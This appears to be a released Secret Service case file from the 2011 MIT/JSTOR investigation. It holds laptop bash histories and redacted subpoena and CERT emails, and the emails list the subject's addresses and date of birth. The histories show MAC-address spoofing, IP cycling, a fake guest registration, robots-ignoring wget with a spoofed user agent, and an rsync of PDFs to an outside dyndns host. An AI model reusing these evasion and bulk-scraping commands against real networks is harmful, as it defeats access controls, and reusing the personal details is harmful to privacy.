sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 up
dhclient
sudo dh
sudo dhclient
sudo dhclient -r
cd /mnt/
ls
df
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
ls -l /
ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
SUDO ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
sudo ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
cd /vol
ls
df
ifconfig
sudo dhclient -r
sudo dhclient
ls
cd
ls
screen -r
ls blocks/|wc -l
screen
screen -r
screen -x
```

RIF

```
wc -l uristograb.wget
df -h | grep media
df -h | grep media
wc -l uristograb.wget
df -h | grep media
grep -v oxford uristograb.wget | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | grep -v cship | grep -v majou | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | grep -v cship | grep -v majou | grep -v
genome | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | grep -v cship | grep -v majou | grep -v
genome | grep -v learnmem | less
wc -l uris*
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
LS
df
w
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
ls /mnt
ls /vol
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
```



```
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ping google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
df
umount /media/drive
cd /media/drive/
ls
df -h
ls
sudo umount /dev/sde1
sudo umount -f /dev/sde1
df
/sbin/ifconfig -a | less
df -h | grep drive2
ls blocks/|wc -l
cd
ls blocks/|wc -l
df -h | grep drive2
/sbin/ifconfig -a
ifconfig eth0:1 static 18.55.7.241
sudo ifconfig eth0:1 static 18.55.7.241
/sbin/ifconfig -a
curl --interface eth0:1 www.jstor.org
curl --interface eth0 www.jstor.org
sudo ifconfig eth0:1 static 18.55.6.241
curl --interface eth0 www.jstor.org
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.5.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.4.241
curl --interface eth0:1 www.jstor.org
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.54.4.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.54.5.241
sudo ifconfig eth0:1 static 18.55.5.241
sudo ifconfig eth0:1 up static 18.55.5.241
ls blocks/|wc -l
ping 4.2.2.2
cd vol
cd /vol
~/keepgrabbing.py
```

```
fg
cd ..
ls vol
ls -l vol
rm vol
sudo rm vol
sudo ln -s /media/drive /vol
cd /vol
~/keepgrabbing.py
a
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
cd
ls
mkdir tomove
cd tomove
mkdir pdfs
~/keepgrabbing.py
emacs ~/keepgrabbing.py
~/keepgrabbing.py
sudo rm /vol
sudo ln -s /media/3aab9fe1-9c54-43b1-9374-72722d78d3e0/ /vol
cd /vol
~/keepgrabbing.py
fg
ls
cd ../vol
~/keepgrabbing.py
links www.jstor.org
dhclient
/sbin/ifconfig -a
ifconfig up eth0:1 18.55.6.251
ifconfig --help | less[A]
ifconfig --help
ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.252
/sbin/ifconfig -a
ping --help | less
ping -I eth0:1 www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
sudo ifconfig eth0:1 up static 18.55.6.241
/sbin/ifconfig -a
ping -I eth0:1 www.google.com
ping -I 18.55.6.241 www.google.com
curl --interface eth0:1 www.google.com
curl --interface eth0:1 www.jstor.org
curl --help | less
/sbin/ifconfig -a
```



```
sudo ifconfig eth0:1 up static 18.55.6.252
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 up static 18.55.7.240
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.jstor.org/x
ls
emacs keepgrabbing.py
cd tomove/pdfs/
ls | wc -l
mv * /vol/pdfs
ls
cd ..
ls
mkdir umi
cd umi
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&cfc=1"
more 0.html
curl -i proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50
curl -i "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 0.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
more 0.html
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 50.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&firstindex=50"
diff -u 0.html 50.html
macs curicommmands.py
emacs curicommmands.py
python curicommmands.py
python curicommmands.py
more curicommmands.sh
rm curicommmands.py
emacs curicommmands.py
python curicommmands.py
more curicommmands.sh
bash curicommmands.sh
more 1100
more 1100.html
lynx -dump 1100.html
links 1100.html
python
cat > saneurl.py
fg
ls /media
fg
mkdir /media/drive/umi
fg
curl -i http://proquest.umi.com/pqdweb
fg
ls /media/drive/umi
more /media/drive/2073772711.pdf
more /media/drive/umi/2073772711.pdf
```

RIF

```
more /media/drive/umi/2073772711.html
more /media/drive/umi/2073772711.pdf
fg
cd /vol
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
fg
~/keepgrabbing.py
cd ..
cd vol
ls
~/keepgrabbing.py
ls
df -h
pwd
cd ..
cd vol
~/keepgrabbing.py
cd ../vol
ls
~/keepgrabbing.py
cd /media
ls
cd 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
df -h
sudo shutdown now
cd /media/de
cd /media/drive/
mkdir jsindex
sudo mkdir jsindex
sudo chown ghost jsindex
cd jsindex
python
ls
fg
more 2010/0800.html
cd 1989
ls
cd /vol/
ls
cd jsindex/1989
ls
ls -l | less
ls -l | tail
cd ../1990
ls -l | less
python
python /usr/bin/easy_install
sudo easy_install --install-dir /usr/lib/python2.6/ pyosai
```



```
PYTHONPATH=/usr/lib/python2.6 sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
sudo easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
sudo PYTHONPATH=/usr/lib/python2.6/site-packages easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
cd /usr/local/lib/python2.6/
ls -a
cd dist-packages/
ls -a
rm *
sudo rm *
sudo rm -rf *
sudo easy_install pyoai
python
ls
python
cd
ls blocks/|wc -l
fg
ps ax | grep keep
ps ax | grep ser
fg %1
fg 0
fg
kill 2137
kill 2138
ps ax | grep keep
python serveblocks.py 8092
fg
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
fg
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
```

RIF

```
kill %1
fg
emacs serveblocks.py
python serveblocks.py 8092
cd /media/drive/
~/keepgrabbing.py
df -h
df -h | grep sdd; date
du -hsc /vol/*
dm /vol/uristograb2.wget
rm /vol/uristograb2.wget
du -hsc /vol/*
bwm-ng
du -hsc /vol/*
df -h
df -h | grep media
ls blocks | wc -l
ls
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
mkdir muse
mv uristograb* muse
python oaigrab.py | tee uristograb.wget
wc -l uristograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee uristograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee uristograb.wget
ls
emacs oaigrab.py
fg
emacs oaigrab.py
python -i oaigrab.py | tee uristograb2.wget
fg
cd /vol
wget -x -nv -nc -i ~/uristograb.wget
more analysis.oxfordjournals.org/content/35/3/97.full.pdf
wget -x -nv -nc -i ~/uristograb.wget
mkdir sd
cd sd
wget -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget -e robots=off --header="User-Agent: WL/6" -m -np
"http://www.sciencedirect.com/science/page/sitemap/index.html"
ls
cd www.sciencedirect.com/science/page/sitemap/publication/
ls
cd serial/
```

```
ls
cd journals/
ls
emacs ~/sls
chmod +x ~/sls
~/sls | less
~/sls . | less
more 17509467.html
ls 0242648X
ls 0242648X/24
ls 0242648X/24/3
more 0242648X/24/3/243.html
python
fg
mkdir /vol/sd/fo
fg
cd
fg
python
ls
cd umi
ls
python
fg
more keepgrabbing.py
cd /vol/
ls
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd pdfs/
~/keepgrabbing.py
cd ..
~/keepgrabbing.py
fg
~/keepgrabbing.py
dids
fg
python
pwd
ls
cd ~/umi
python
fg
python
ls 1000000.html
fg
more 128214.html
more 128213
less 128204.html
less /vol/umi/128204.html
links /vol/umi/128204.html
```

```
python
ls -lh
ls blocks | wc -l
python
ls *dbm
fg
ls
more deleteandgrab
split -a 5 -l 1000 deleteandgrab blocks/regrabc
ls blocks/ | wc -l
cd blocks/
ls | less
ls | tail
cd ..
fg
ls /mnt
df
ls /media/drive
fg
links http://caliber.ucpress.net/doi/pdf/10.1525/es.2010.50.5.835
ls
rm p1-salmela.pdf
curl "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf" | less
ls
more serveblocks.py
emacs serveblocks.py
more keepgrabbing.py
ls /vol
~/sis /vol umi > umi.sls
more umi.sls
~/sis /vol/umi > umi.sls
~/sis /vol/pdfs > pdfs3.sls
ls -lR /vol > js3.lslR
more js3.lslR
ls -lR /vol/ > js3.lslR
more js3.lslR
wc -l js3.lslR
echo -n me@aaronsw.com | md5sum
df
ps ax
df
mount /dev/sdc/vol
cd /vol
ls
cd /media/
ls
ls -l
rm drive
sudo rm drive
```



```
sudo mkdir drive
sudo mount /dev/sde drive
sudo mount /dev/sde1 drive
cd drive
ls
df
fd -h
df -h
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
ls
~/keepgrabbing.py
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
less 30072010.pdf
less 60244678.pdf
less 3523970.pdf
less 3548593.pdf
less 3523645.pdf
less 3813159.pdf
less 3838338.pdf
less 3279339.pdf
less 1888323.pdf
less 688560.pdf
less "234,.pdf"
less 742572.pdf
less 30058803.pdf
less 2023815.pdf
more 2023815.pdf
cd
~/keepgrabbing.py
fg
ls
cd pdfs
ls
df -h
cd /vol/
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
```

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(C)

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From: Subpoena, Mail <subpoenamail@transunion.com>
Sent: Wednesday, March 09, 2011 10:57 AM
To: (b)(6),(b)(7)(C) (BOS); Subpoena, Mail
Subject: RE: Aaron Swartz

Importance: High

(b)(6),(b)(7)(C)

We need the subpoena and the additional information under one cover. Once you submit this info, we will be happy to comply with your request.

Kind regards,

(b)(6),(b)(7)(C)

(b)(3):Rule 6E Law Department | Contract Specialist
Extension: (b)(6),(b)(7)(C)
Direct dial: [redacted]
Fax: (b)(3):Rule 6E [redacted]
e-mail: (b)(6), (b)(3):Rule 6E [redacted].com

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From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@ussc.dhs.gov]
Sent: Monday, February 28, 2011 3:13 PM
To: Subpoena, Mail
Subject: FW: Aaron Swartz

Please read attached document:

In reference to the Grand Jury Subpoena originally faxed from the office of AUSA Stephan Heymann on February 2nd, 2011, please provide all records pertaining to (b)(3):Rule 6E [redacted]

Name: Aaron Swartz
Last known address:
950 Massachusetts Ave
Apartment (b)(6)
Cambridge, MA 02139

Previous addresses

(b)(6),(b)(7)(C)

1587, 15th Street
Apartment (b)(6),(b)(7)(C)
San Francisco, CA 94103

Date of Birth: 11/08/1986

Please send documents to:

(b)(6),(b)(7)(C)

@usss.dhs.gov

U.S. Secret Service
10 Causeway Street
Suite (b)(6),(b)(7)(C)
Boston, MA
Fax: 617-565-5659

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)
Sent: Monday, February 28, 2011 4:10 PM
To: 'subpoenamail@ (b)(3):Rule 6E .com'
Subject: FW: Aaron Swartz

Please read attached document:

In reference to the Grand Jury Subpoena originally faxed from the office of AUSA Stephen Heymann on February 2nd, 2011, please provide all records pertaining to (b)(3):Rule 6E

Name: Aaron Swartz
Last known address:
950 Massachusetts Ave
Apartment (b)(6),(b)(7)(C)
Cambridge, MA 02139

Previous addresses:

(b)(6),(b)(7)(C)

1587, 15th Street
Apartment (b)(6),(b)(7)(C)
San Francisco, CA 94103

Date of Birth: 11/08/1986

Please send documents to:

(b)(6),(b)(7)(C)

uss.dhs.gov

U.S. Secret Service
10 Causeway Street
Suite (b)(6),(b)(7)(C)
Boston, MA

Fax: 617-565-5659

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)

Sent: Monday, February 28, 2011 3:46 PM

To: 'subpoenamail@ (b)(3):Rule 6E .com'

Subject: Aaron Swartz

Please provide all records pertaining to (b)(3):Rule 6E

Name: Aaron Swartz
Last known address:
950 Massachusetts Ave
Apartment (b)(6),(b)(7)(C)
Cambridge, MA 02139

Previous addresses

(b)(6),(b)(7)(C)

1587, 15th Street
Apartment (b)(6),(b)(7)(C)
San Francisco, CA 94103

Date of Birth: 11/08/1986

Please send documents to:

(b)(6),(b)(7)(C) @uss.dhs.gov

U.S. Secret Service
10 Causeway Street
Suite (b)(6),(b)(7)(C)
Boston, MA
Fax: 617-565-5659

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(8),(b)(7)(C)

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(b)(6),(b)(7)(C)
From: [mailto:(b)(6),(b)(7)(C)@cert.org]
Sent: Wednesday, March 09, 2011 9:56 AM
To: (b)(6),(b)(7)(C) (BOS)
Cc: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C)
Subject: Re: bash history of Acer involved with MIT hack and downloading from JSTOR

(b)(6),(b)(7)(C)

Do you have some time today that we can go over the questions you have on the bash history listed below and keepgrabbing python script?

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) @uss.dhs.gov>
Date: Tue, 8 Mar 2011 17:24:05 -0500
To: (b)(6),(b)(7)(C) @cert.org>
Subject: Fw: bash history of Acer involved with MIT hack and downloading from JSTOR

(b)(6),(b)(7)(C)

Special Agent
U.S. Secret Service
(b)(6),(b)(7)(C) (Desk)
(b)(6),(b)(7)(C) (Mobile)
412-268-5226 (Fax)

From: (b)(6),(b)(7)(C) (BOS)
To: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C) @cert.org; (b)(6),(b)(7)(C) @cert.org>
Sent: Tue Mar 08 17:21:53 2011
Subject: Fw: bash history of Acer involved with MIT hack and downloading from JSTOR

would anyone have time available to help me decipher the bash history for proof of Mac spoofing and interpret what the script keepgrabbing.py does?

(b)(6),(b)(7)(C)

Sent from Blackberry.

From: (b)(6),(b)(7)(C) (BOS)
To: 'Heymann, Stephen (USAMA)' (b)(6),(b)(7)(C) @usdoj.gov>
Cc: (b)(6),(b)(7)(C) (CID)
Sent: Wed Mar 02 17:31:13 2011
Subject: bash history of Acer involved with MIT hack and downloading from JSTOR

FYI

The bash history of the Acer that was connected to the MIT network has references to the python script keepgrabbing and JSTOR:

```
cat .bash_history  
rm .bash_history  
screen -x
```

```
uptime
df -h
ls /mnt/pdfs/ | wc -l
ls -f /mnt/pdfs/ | wc -l
screen -x
cat .bash_history
ls
cat .ssh/known_hosts
whols ygl.as
uptime
curl www.jstor.org
links www.jstor.org/stable/838383
ls
mv 838383.pdf /mnt/pdfs/
screen -r
screen -x
curl jstor.org
curl -i www.jstor.org
curl -i www.jstor.org
sudo ifconfig wlan0 down
sudo dhclient -re
sudo dhclient -r
sudo ifconfig eth0 up
sudo dhclient
curl -i www.jstor.org
curl scripting.com
/sbin/ifconfig -a
curl scripting.com
ping 4.2.2.2
cat /etc/resolv.conf
sudo dhclient -r
sudo dhclient
ping 4.2.2.2
cat /etc/resolv.conf
curl scripting.com
curl www.google.com
curl -i www.jstor.org
/sbin/ifconfig -a
ping ghost-laptop.dyndns-free.com
ps ax | grep ip
/etc/init.d/ez-ipupdate
/etc/init.d/ez-ipupdate reload
sudo /etc/init.d/ez-ipupdate reload
ping ghost-laptop.dyndns-free.com
dig ghost-laptop.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ez-ipupdate --help
ez-ipupdate --help | less
sudo ez-ipupdate
sudo ez-ipupdate -i eth0
```




```
more /etc/ez-ipupdate/default.conf
ez-ipupdate --help|less
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf
ez-ipupdate --help|less
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf -i eth0
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf -i eth0
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ls /mnt|wc -l
cd /mnt
ls
ps ax | grep touch
ps ax | grep seq
touch 1
ls
touch 2
seq 1 20
seq 1 20 | xargs touch
ls | wc -l
seq 1 2000000 | xargs touch
ls | wc -l
ls | less
ls | wc -l
ps ax | grep bash
w
who am i
kill 3658
kill -9 3658
mkdir pdfs
cd pdfs
~/keepgrabbing.py
emacs /home/ghost/keepgrabbing.py
zile /home/ghost/keepgrabbing.py
~/keepgrabbing.py
touch foo
rm foo
cd ..
~/keepgrabbing.py
cd /mnt
ls
rm *
ls
cd pdfs
ls
cd
ls
python serveblocks.py
python serveblocks.py 8092
bg
fg
ps ax | grep serve
kill 2461
```



```
ps ax | grep serve
python serveblocks.py 8092
bg
ls /mnt
ls /mnt/pdfs
ls -l /mnt/pdfs/
cd
gnome-screensaver-command --activate
ls
ps ax | grep curl
kill 19047
curl www.jstor.org
dhclient --help
sudo dhclient
bwm-ng
ls blocks/ | wc -l
df -h
links www.jstor.org/stable/873098
bwm-ng
gnome-screensaver-command --activate
ls blocks/ | wc -l
bwm-ng
ls blocks/ | wc -l
uptime
bwm-ng
df -h
ls blocks | wc -l
bwm-ng
sudo umount /mnt
df
screen -x
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
fg
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
0
cd /mnt/
~/keepgrabbing.py
bg: ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
bg: ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
```



cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/k
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mt
cd /mnt/
cd /mt
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py

```
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
screen -r
screen -x
uptime
df -h
screen -r
screen -x
e
uptime
bwm-ng
df -h
screen -x
ps ax | grep curl
ps ax | grep keepgr | awk '{print $1}' | xargs kill
ps ax | grep curl
ps ax | grep gr
ps ax | grep curl
df -h
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.55.7.49
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.google.org
rsync -avz pdfs/ghost-macbook.dyndns-free.com:/vol/pdfs
screen -r
screen -x
python
sudo easy_install pyoai
sudo apt-get install python-kxml
sudo easy_install pyoai
python
sudo easy_install --remove pyoai
easy_install --help
easy_install --help | less
sudo easy_install --remove pyoai
python
sudo easy_install pyoai
cd /usr/local/lib/python2.5/
ls
ls site-packages/
cd
ls
locate easy-install.pth
locate easy_install.pth
sudo easy_install pyoai
locate easy-install.pth
cd /usr/lib/python
```



```
ls
ls -a
cd ../python2.6
ls
easy_install --help
easy_install --help | less
python serveblocks.py
python serveblocks.py 8092
bg
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
ping 4.2.2.2
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sleep 60
sudo dhclient -r
sudo dhclient
cd /vol/
ls -l
ls -lh pdfs
easy_install pyoai
sudo apt-get install python-setuptools
sudo apt-get update
sudo apt-get install python-setuptools
sudo apt-get upgrade
ez-ipupdate
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig eth0
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate help
sudo /etc/init.d/ez-ipupdate force-reload
ping ghost-laptop.dyndns-free.com
more /etc/init.d/ez-ipupdate
more /etc/ez-ipupdate/default.conf
sudo less /etc/ez-ipupdate/default.conf
ps ax | grep ez-ip
ping ghost-laptop.dyndns-free.com
cd /vol/pdfs/
ls
ls | less
```

```
python oaigrab.py
python -i oaigrab.py
cd /vol/
ls
cd muse.jhu.edu/
ls
cd content/oa1/journals/
ls
cd social_text/
ls
cd v017/
ls
more 17.3
more 17.3dutton.html
man wget
du -hsc /vol/*
du -hsc /vol/*
bwm-ng
ls -lh uristograb.wget
grep pdf uristograb.wget
screen -x
man wget
cd /vol/
ls
wget -x -nc ~/uristograb.wget
wget -x -nc -i ~/uristograb.wget
sudo chown ghost .
wget -x -nc -i ~/uristograb.wget
wget -q -x -nc -i ~/uristograb.wget
wget -nv -x -nc -i ~/uristograb.wget
screen -x
emacs oaigrab.py
sudo apt-get install emacs23-nox
emacs oaigrab.py
python oaigrab.py | tee uristograb.wget
wc -l uristograb.wget
grep html uristograb.wget | sed -e 's/html/pdf/' > uristograb2.wget
grep pdf uristograb.wget | sed -e 's/pdf/html/' > uristograb2.wget
more uristograb
more uristograb2.wget
cd /vol/
wget -nv -x -nc -i ~/uristograb2.wget
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd /vol
wget -nv -x -nc -i ~/uristograb2.wget
curl muse.jhu.edu/f
links muse.jhu.edu
screen -x
cd /media/noname/
ls
```



```
cp tograb.log /home/ghost/
cd
cd
cd blocks/
ls | wc -l
cd ..
ls
mv tograb.log blocks/
cd blocks/
more tograb.log
split -n 100 tograb.log
split --help
split --help | less
split -i 100 tograb.log tograb.
ls
rm tograb.*
cp /media/noname/tograb.log tograb-
split --help | less
split -a 5 -i 100 tograb.log tograb-
ls tograb *
wc -l
ls | wc -l
mv tograb.log ..
sudo dhclient --release
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig -a | less
ping ghost-laptop.dyndns-free.com
screen -x
sudo ifconfig eth0 up
curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
/sbin/ifconfig -a
sudo dhclient
curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
cat logininfo
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl --interface eth0 10.72.0.47
ping --help
ping -i eth0 10.72.0.47
/sbin/ifconfig -a
ping -i eth0 4.2.2.2
man ping
ping -i 10.2.55.120 4.2.2.2
sudo ping -i 10.2.55.120 4.2.2.2
/sbin/ifconfig -a | less
sudo ping -i 10.2.55.120 4.2.2.2
sudo ping -i wlan0 4.2.2.2
sudo ping -i eth0 4.2.2.2
```



```

ping -i eth0 4.2.2.2
sudo ping -i eth0 4.
sudo ping -i eth0 10.72.0.47
sudo curl --interface eth0 10.72.0.47
man curl
sudo curl --interface 10.2.55.120 10.72.0.47
route
/sbin/ifconfig -a
route add default gw 18.2.55.1
sudo route add default gw 18.2.55.1
sudo ping -i eth0 10.72.0.47
echo "sudo route add default gw 18.2.55.1" >> logininfo
sudo curl --interface 10.2.55.120 10.72.0.47
curl --interface eth0 10.72.0.47
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -k --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -d "class=visitor" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "class=visitor&action=Register" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl --interface eth0 10.72.0.47
sudo dhclient eth0
sleep 600; sudo dhclient eth0
route
curl --interface wlan0 www.yahoo.com
curl --interface wlan0 4.2.2.2
sleep 600; sudo dhclient eth0
sudo dhclient eth0
sudo ping -i eth0 10.72.0.47
sudo ping -i wlan0 4.2.2.2
sudo ping -i eth0 4.2.2.2
man route
dnsip
dig www.yahoo.com
dig www.yahoo.com | grep "IN"
dig www.yahoo.com | grep "IN" | grep 10.72
echo 'dig www.yahoo.com | grep "IN" | grep 10.72' > logininfo
/sbin/ifconfig -a
/sbin/ifconfig -a | grep en
sudo ifconfig eth0 hw 00:4c:e5:a0:c7:56
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 up
emacs logininfo
ping www.yahoo.com
dig yahoo.com
sudo dhclient

```



```
dig www.yahoo.com
emacs logininfo
emacs /etc/ez-ipupdate/default.conf
/sbin/ifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig
dig x.dyndns-free.com
dig ns x.dyndns-free.com
cat /etc/resolv.c
cat /etc/resolv.conf
dig www.yahoo.cvom
dig www.yahoo.com
links --help
links --help|grep inerf
links --help|grep interf
lynx
curl --interface eth0 www.yahoo.com
dig @10.2.55.7 www.yahoo.com
dig @10.2.55.2 www.yahoo.com
sudo dhclient
cat /etc/resolv.conf
sudo dhclient
cat /etc/resolv.conf
ping 10.72.0.47
dig @10.72.0.47 www.google.com
gnome-screensaver-
df
ping www.yahoo.com
echo 10.72.0.47>> logininfo
dig --help
host --help
dig ns x.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.org
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh ghost-laptop.dyndns-free.org
ssh ghost-laptop.dyndns-free.com
ssh --help | grep interf
man ssh
sudo ifconfig eth0 down
ssh ghost-laptop.dyndns-free.com
sudo curl --interface eth0 10.72.0.47
route
ssh ghost-laptop.dyndns-free.com
ping www.yahoo.com
/sbin/ifconfig -a
ssh 10.189.76.179
sudo dhclient eht0
sudo dhclient eth0
route
```

```
man route
route
sudo dhclient eth0
sudo route del default
sudo route -net 10.0.0.0 gw 10.189.64.1
